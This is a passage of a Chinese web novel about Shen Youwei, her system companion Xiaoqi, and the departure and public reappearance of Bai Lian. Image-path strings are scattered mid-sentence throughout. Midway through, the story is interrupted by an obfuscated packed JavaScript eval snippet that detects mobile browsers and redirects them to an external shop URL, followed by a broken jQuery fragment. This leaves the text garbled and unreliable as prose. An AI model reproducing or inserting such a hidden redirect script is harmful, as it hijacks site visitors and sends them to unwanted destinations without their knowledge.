    她不敢想平日将她捧在心尖上的父亲,竟在大学毕业后背着为他与家里决裂的母亲,偷偷在老家与沈则安母亲办桌生子,彼时她的母亲为他奔走,沈则安的母亲则为他留守。

    于是在原身激烈的询问下,她又被沈建国三言两语诓骗,扭曲事实真相,让她将母亲不久前因病离世的痛,全数转移到了沈则安身上。

    而那时沈则安也是个愣头的,还帮着刚满十八岁的原身干了不少蠢事。

    好像就为她能开心点,妄图能和睦相处。

    并且原身撞车前的最后一通电话也是他打的。

    把送人上车,沈则安临走前回头看了沈幼薇一眼:“实话说,你这院子,比以前有人气。以前像个酒店,现在倒像个家。”

    *

    沈幼薇回屋,坐回书房椅子上,把那杯茶喝完。她端着空杯,坐在那没动,听窗外鸟叫了一声,又一声。

    等快入夏,沈幼薇才发现自己好几天没关过书房的窗。有人在家的话,有人晚上会关窗,拉上纱帘防虫。

    某天晚上她坐在书桌前看报告,纱帘没拉,窗外飞进来一只蛾子,绕着台灯扑了两圈。

    她伸手赶了一下,蛾子撞上灯罩掉在桌面上,翅膀还在扑。

    她看了它两秒,抽了张纸巾,轻轻裹住放到窗外。

    蛾子飞走了。

    她看着它飞进夜色里,没有回头。

    第二天下午,沈幼薇正在嘉市分公司会议室跟技术总监对港口数据接口

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17741709|208745||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    方案,耳边突然响起“叮”的一声。

    系统面板自动弹出,悬浮在视线左侧。小七的声音从脑海深处冒出来,这段时间它看着主人的精神波动,好几次开口又被其打回去:【主人,白廉昨晚已离开海市,目的地未定。世界线补偿机制已启动,初步判定他前往京市。】

    沈幼薇的笔尖落在会议记录纸上,没动。

    技术总监说完最后一句话,抬头看她:“沈总?这个节点你看……”

    “继续。”她把笔放下了,声音平得像水。

    会议又开了四十分钟,散场后乐青进来收文件,看见沈幼薇站在窗边。

    窗外是海市夏天最寻常的景,路上一排排樟树绿得油亮,假若推开窗透风还能听见蝉鸣从楼下那排树冠里传上来,一声叠一声。沈幼薇的手垂在身侧,眼神望向远方又放空。

    “沈总?”

    “没事。”沈幼薇转身,拿起桌上的笔,“下午的会推掉。”

    乐青看了一眼她脸色,没多问,点头出去了。

    沈幼薇回到董事长办公室,坐在桌前她低头仔细看向手心,五指收拢又张开。皮肤上有汗,黏腻感有些重。

    桌面摊着她今天上午签过字的文件,每份文件下都写今日的日期。

    六月二十八。白廉离开郡林西园那天下着大雪,现在窗外蝉鸣连成片,樟树都从抽出嫩绿到浓绿。

    这一切,让她刚意识到,原来已经过去了半年。

    以前那两年,白廉在郡林西园里来见她,等着她,到离开。

    她直到此刻才发现,他有着很厉害的本事。他把时间切成了一段又一段。他在的日子里,是有节日,有行程,有活动。

    而在他走后,日子变成一整块饼,不分早中晚,她在公司待到几点都一样。

    她以为忙起来就不会注意到,直到提示音推进了她耳朵。

    沈幼薇把文件放下,手搭在桌沿上,掌心按着木板边缘。

    “小七。”

    小七从她肩头探出来,毛色比半年前亮了些,但眼神试探着,小心翼翼:【主人。】

    “他走了。”果然,他终究被世界线推着离开了。

    小七没说话,用头蹭了蹭她的肩膀。

    沈幼薇把手机拿起来,打开通讯录,翻了翻又锁屏。

    当晚她很早回到了郡林西园,王姐在玄关接了她的外套,问了一句:“小姐,晚饭用过了吗?”

    “用过了。”

    “王姐。”她背对着人,声音不高,“我们回嘉市吧。”

    王姐拿着外套的手顿住,试探地问:“小姐是打算回去长住?还是?那这边房子需要我安排人打理,还是转卖……”

    “不卖。”沈幼薇转过身,看见王姐正看着她。她眼睫低垂,再抬起来时,神情如常,“所有东西保持原样。你跟我回嘉市,其他人也一起过去。海市分公司我请经理人管,以后没特殊情况,不会再回来了。”

    王姐点头,应了一声好,转身要走,突然又像是想起什么停下脚步:“小姐,楼上白玥小姐那间儿童房……有不少东西没收拾。之前您吩咐不动,这次要带走吗?”

    “继续放着。不动。”她说。

    王姐没有再问,抱着外套往衣帽间走去。

    沈幼薇走进书房,窝到熟悉的地毯上坐下。

    羊毛毯从入夏后,就被王姐给换掉了,换成薄薄凉凉的地毯。

    窗户开着,纱帘半拉,晚风灌进来,带着夏夜的湿气。

    她坐在这,坐了很长时间。

    直到窗外的天从霞色变成墨色,院里廊灯亮起,光从纱帘缝隙透进来,落在地面上。

    那一刻,书房外,合院门被推开。风吹进来,纱帘扬起又落下。

    沈幼薇才发现。

    “原来,你每天都等了我好久好久。”

    *

    后来的日子过得很快。她回嘉市,把海市分公司交给经理人管。

    再听到白廉的名字,已经是第二年的八月。

    海市快讯于八月一日报道,其艾艉科技总执行白廉在智慧港航峰会上公开质疑峰恒集团智慧港口系统存在重大数据安全漏洞,称“核心模块未经第三方审计即上线,存在严重技术缺陷”,并指该漏洞可能导致港口调度数据被篡改,影响航运安全。

    言论一出在峰会现场引发轩然大波,峰恒集团股价午盘后迅速跳水。

    峰会结束后记者围堵区,镜头与麦克风挤成一面墙。

    白廉站在人群中心,藏青色平驳领西装在聚光灯下泛着内敛哑光,显得肩线平直利落,单排两粒扣只系上方一颗,却正是恰到好处收腰。

    他的目光越过层层设备落在正前方一台摄像机的红点上,声音不大,但字字清晰。

    “智慧港口的数据底座不是面子工程,是安全命脉。峰恒集团去年上线的调度系统,感知层数据融合模块未经公开审计即投入使用,存在被外部渗透的风险。”

    他顿了一下,唇角勾起冷笑。

    “虽说,我入行一年,但深耕不止这一年。我司自主研发的码头区块链单证与供应链数字技术,是以适用于多家航运海业,且被纳入多项国家发明专利授权。架构不会撒谎。”

    有记者追问:“您指的是不是峰恒与明珠海业合作的湾区智慧港口项目?该项目由沈幼薇沈总主导技术部分,您是否在暗示该项目存在根本性设计问题?”

    屏幕里镜头切换成近景,几乎怼到他棱角分明的侧脸,三秒后,还没等沈幼薇看清就切走了。白廉没有回避,他轻笑偏了一下头,目光冷而平。

    “技术问题不谈个人,只看架构。如果明珠海业的技术团队在项目验收前没有完成全链路测试,那就是对整个港口运营的不负责。至于沈总,她人不在海市,但这责任,跑不了。”

    他抬手理了理西装领口,转身穿过人群,没有再多说一个字。身后记者们的快门声响成一片,追问声被会场的玻璃门隔绝。

    当晚,财经频道滚动播出的新闻标题是:“艾艉科技创始人当众‘开炮’,峰恒与明珠海业联手项目再陷舆论旋涡,其主要负责人沈则安紧急回应称‘已启动内部核查’。”

    而白廉的名字,一夜之间,从技术圈彻底破圈。乐青关掉视频的时候,沈幼薇正站在明珠海业顶层办公室的窗边。

    风吹进来,桌面上文件被掀起一角。她没回头,只说了一句:“瘦了。”